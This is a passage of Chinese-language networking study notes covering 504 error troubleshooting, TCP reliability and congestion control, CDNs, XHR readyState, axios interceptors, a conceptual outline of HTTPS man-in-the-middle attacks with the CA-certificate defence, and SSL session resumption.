·另外有一个特殊情况就是，当某应用进程关闭后，如果还有该进程相关的TCP连接，一般来说操作系统会自动关闭这些连接

### 504 如何排查

·检查500/502/504错误截图，判断是负载均衡问题、高防/安全网络配置问题还是后端ECS配置问题。

·如果有高防/安全网络，请确认高防/安全网络的七层转发配置正确。

·请确认是所有客户端都有问题，还仅仅是部分客户端有问题。如果仅仅是部分客户端问题，排查该客户端是否被云盾阻挡，或者负载均衡域名或者IP是否被ISP运营商拦截。

·检查负载均衡状态，是否有后端ECS健康检查失败的情况，如果有健康检查失败，解决健康检查失败问题。

·在客户端用hosts文件将负载均衡的服务地址绑定到后端服务器的IP地址上，确认是否是后端问题。如果5XX错误间断发生，很可能是后端某一台ECS服务器的配置问题。

·尝试将七层负载均衡切换为四层负载均衡，查看问题是否会复现。

·检查后端ECS服务器是否存在CPU、内存、磁盘或网络等性能瓶颈。

·如果确认是后端服务器问题，请检查后端ECS Web服务器日志是否有相关错误、Web服务是否正常运行，确认Web访问逻辑是否有问题，卸载服务器上杀毒软件重启测试。

·检查后端ECS Linux操作系统的TCP内核参数是否配置正确。

### tcp 是如何确保有效传输的，拥塞控制

·通过以下7种方式确保有效传输

- 校验和

- 序列号

- 确认应答

- 超时重传

- 连接管理

- 流量控制

- 拥塞控制

### TCP 拥塞控制

·TCP不仅可以可以控制端到端的数据传输，还可以对网络上的传输进行监控。

·这使得TCP非常强大智能，它会根据网络情况来调整自己的收发速度。

·网络顺畅时就可以发的快，拥塞时就发的相对慢一些。

·拥塞控制算法主要有四种：慢启动，拥塞避免，快速重传，快速恢复。

### 慢启动和拥塞避免

·启动和拥塞避免算法必须被TCP发送端用来控制正在向网络输送的数据量。

·为了实现这些算法，必须向TCP每连接状态加入两个参量。

·拥塞窗口（cwnd）是对发送端收到确认（ACK）之前能向网络传送的最大数据量的一个发送端限制，接收端通知窗口（rwnd）是对未完成数据量的接收端限制。

·cwnd和rwnd的最小值决定了数据传送。

·另一个状态参量，慢启动阀值（ssthresh），被用来确定是用慢启动还是用拥塞避免算法来控制数据传送。

·在不清楚环境的情况下向网络传送数据，要求TCP缓慢地探测网络以确定可用流量，避免突然传送大量数据而使网络拥塞。

·在开始慢启动时cwnd为1，每收到一个用于确认新数据的ACK至多增加SMSS（SENDER MAXIMUM SEGMENT SIZE）字节。

·慢启动算法在cwndssthresh时使用。当cwnd和ssthresh相等时，发送端既可以使用慢启动也可以使用拥塞避免。

·当拥塞发生时，ssthresh被设置为当前窗口大小的一半（cwnd和接收方通告窗口大小的最小值，但最少为2个报文段）。

·如果是超时重传，cwnd被设置为1个报文段（这就是慢启动，其实慢启动也不慢，它是指数性增长，只是它的起始比较低）当达到ssthresh时，进入拥塞避免算法（拥塞避免是线性增长）。

### 快速重传和快速恢复

·当接收端收到一个顺序混乱的数据，它应该立刻回复一个重复的ACK。

·这个ACK的目的是通知发送端收到了一个顺序紊乱的数据段，以及期望的序列号。

·发送端收到这个重复的ACK可能有多种原因，可能丢失或者是网络对数据重新排序等。

·在收到三个重复ACK之后（包含第一次收到的一共四个同样的ACK），TCP不等重传定时器超时就重传看起来已经丢失（可能数据绕路并没有丢失）的数据段。

·因为这个在网络上并没有超时重传那么恶劣，所以不会进入慢启动，而进入快速恢复。

·快速恢复首先会把ssthresh减半(一般还会四舍五入到数据段的倍数)，然后cwnd=ssthresh+收到重复ACK报文段累计的大小。

### CDN

·CDN的全称是Content Delivery Network，即内容分发网络。

·其目的是通过在现有的internet中增加一层新的网络架构，将网站的内容发布到最接近用户的网络边缘，使用户可以就近取得所需的内容，提高用户访问网站的响应速度。

·CDN有别于镜像，因为它比镜像更智能，或者可以做这样一个比喻：CDN=更智能的镜像+缓存+流量导流。

·因而，CDN可以明显提高Internet网络中信息流动的效率。

·从技术上全面解决由于网络带宽小、用户访问量大、网点分布不均等问题，提高用户访问网站的响应速度。

### xhr 的 readyState

·eadyState是XMLHttpRequest对象的一个属性，用来标识当前XMLHttpRequest对象处于什么状态。

·readyState总共有5个状态值，分别为0~4，每个值代表了不同的含义

- 0：初始化，XMLHttpRequest对象还没有完成初始化

- 1：载入，XMLHttpRequest对象开始发送请求

- 2：载入完成，XMLHttpRequest对象的请求发送完成

- 3：解析，XMLHttpRequest对象开始读取服务器的响应

- 4：完成，XMLHttpRequest对象读取服务器响应结束

### axios的拦截器应用

·请求拦截器用于在接口请求之前做的处理，比如为每个请求带上相应的参数（token，时间戳等）。

·返回拦截器用于在接口返回之后做的处理，比如对返回的状态进行判断（token是否过期）。

### 介绍下 HTTPS 中间人攻击

·https 协议由 http + ssl 协议构成。

·中间人攻击过程如下：

- 服务器向客户端发送公钥；

- 攻击者截获公钥，保留在自己手上；

- 然后攻击者自己生成一个【伪造的】公钥，发给客户端；

- 客户端收到伪造的公钥后，生成加密 hash（秘钥） 值发给服务器；

- 攻击者获得加密 hash 值，用自己的私钥解密获得真秘钥；

- 同时生成假的加密 hash 值，发给服务器；

- 服务器用私钥解密获得假秘钥；

- 服务器用假秘钥加密传输信息；

·防范方法：

- 服务器在发送浏览器的公钥中加入 CA 证书，浏览器可以验证 CA 证书的有效性；（现有 HTTPS 很难被劫持，除非信任了劫持者的 CA 证书）。

### SSL 连接断开后如何恢复？

·Session ID

- 每一次的会话都有一个编号，当对话中断后，下一次重新连接时，只要客户端给出这个编号，服务器如果有这个编号的记录，那么双方就可以继续使用以前的密钥，而不用重新生成一把。

·Session Ticket

- session ticket 是服务器在上一次对话中发送给客户的，这个 ticket 是加密的，只有服务器可能够解密，里面包含了本次会话的信息，比如对话密钥和加密方法等。这样不管我们的请求是否转移到其他的服务器上，当服务器将 ticket 解密以后，就能够获取上次对话的信息，就不用重新生成对话秘钥了。